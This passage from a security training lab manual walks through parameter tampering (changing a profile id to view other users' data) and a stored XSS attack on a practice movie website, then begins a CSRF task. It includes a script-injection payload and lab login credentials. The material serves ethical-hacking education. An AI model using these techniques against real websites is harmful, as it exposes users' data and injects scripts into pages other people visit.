Home Features Trailers Photos Blog Contacts Welcome steve, View Profile

sam profile

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38

Featured Movie Trailers [View all >](#)

Paranormal

5:21 AM 4/19/2022 1

8. Now, try the parameter **id=3** in the address bar and press **Enter**.

9. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

The screenshot shows a Firefox browser window with the URL [www.moviescope.com/viewprofile.aspx?id=3](http://www.moviescope.com/viewprofile.aspx?id=3). The page title is "MS Home - MovieScope". The main content area displays a user profile for "kety" with the following details:

ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@moviescope.com
Gender:	female
Date of Birth:	06-01-1980
Age:	33

On the right side of the profile, there is a "Featured Movie Trailers" section with a thumbnail for "Paranormal". The browser's status bar at the bottom right shows the date and time as 4/19/2022 5:22 AM.

10. Now, click the **Contacts** tab. Here you will be performing an XSS attack.

The screenshot shows the same Firefox browser window, but now the "Contacts" tab is active. The URL in the address bar remains [www.moviescope.com/viewprofile.aspx?id=3](http://www.moviescope.com/viewprofile.aspx?id=3). The profile information for "kety" is identical to the previous screenshot. On the right, the "Featured Movie Trailers" section still shows the "Paranormal" trailer. The browser's status bar at the bottom right shows the date and time as 4/19/2022 5:23 AM.

11. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script as shown in the screenshot in the **Comment** field and click the **Submit Comment** button.

The screenshot shows a Firefox browser window with the title "MS Contacts - MovieScope". The address bar displays "www.moviescope.com/contacts.aspx". A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button.

The main content area has a heading "Contact Us". Below it, there is a form with two fields:

- Name:** steve
- Comment:** <script>alert("You are Hacked")</script>

Below the form is a "Submit Comment" button and a link "javascript:\_doPostBack('Inksubmit','')". The taskbar at the bottom of the screen shows various icons for Windows applications like File Explorer, Task View, and Control Panel.

12. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

Note: If a notification appears saying **To display this page, Firefox must send information...**, click the **Resend** button.

The screenshot shows a Firefox browser window with the title "Contacts - MovieScope". The address bar displays "www.moviescope.com/contacts.aspx". A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button.


A JavaScript alert dialog box is prominently displayed in the center of the screen. The dialog box has the following content:

- Icon: www.moviescope.com
- Message: You are Hacked
- Checkboxes:  Don't allow www.moviescope.com to prompt you again
- Buttons: OK

The taskbar at the bottom of the screen shows various icons for Windows applications like File Explorer, Task View, and Control Panel.

13. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.


14. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.



15. Launch any browser, in this lab we are using **Google Chrome**. In the address bar of the browser place your mouse cursor and type <http://www.moviescope.com> and press **Enter**.

16. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.


Note: Here, we are logging in as the victim.



17. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.

A screenshot of the MovieScope homepage after logging in. The URL in the address bar is 'moviescope.com/index.aspx'. The page has a dark header with the 'MOVIESCOPE' logo, a search bar, and a 'Logout' link for 'Admin'. The main menu at the top is identical to the login page: 'Home', 'Features', 'Trailers', 'Photos', 'Blog', and 'Contacts'. A welcome message 'Welcome sam,' and a 'View Profile' link are visible on the right. On the left, there's a sidebar with movie trailers for 'Tron Legacy', 'The Vampire Diaries', 'Tangled', and 'X Men'. The main content area features a large image of two characters in armor fighting. To the right, there's a 'Featured Movie Trailers' section with a thumbnail for 'Paranorman' and a 'Get Showtimes and Tickets' section with a link to 'Browse by Location (ZIP Code or City, State)'. The bottom of the screen shows the Windows taskbar with the same set of icons as the previous screenshot.

18. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are Hacked**.



19. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.

20. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.

21. Close all open windows and document all acquired information.

## Task 5: Perform Cross-site Request Forgery (CSRF) Attack

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks. The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

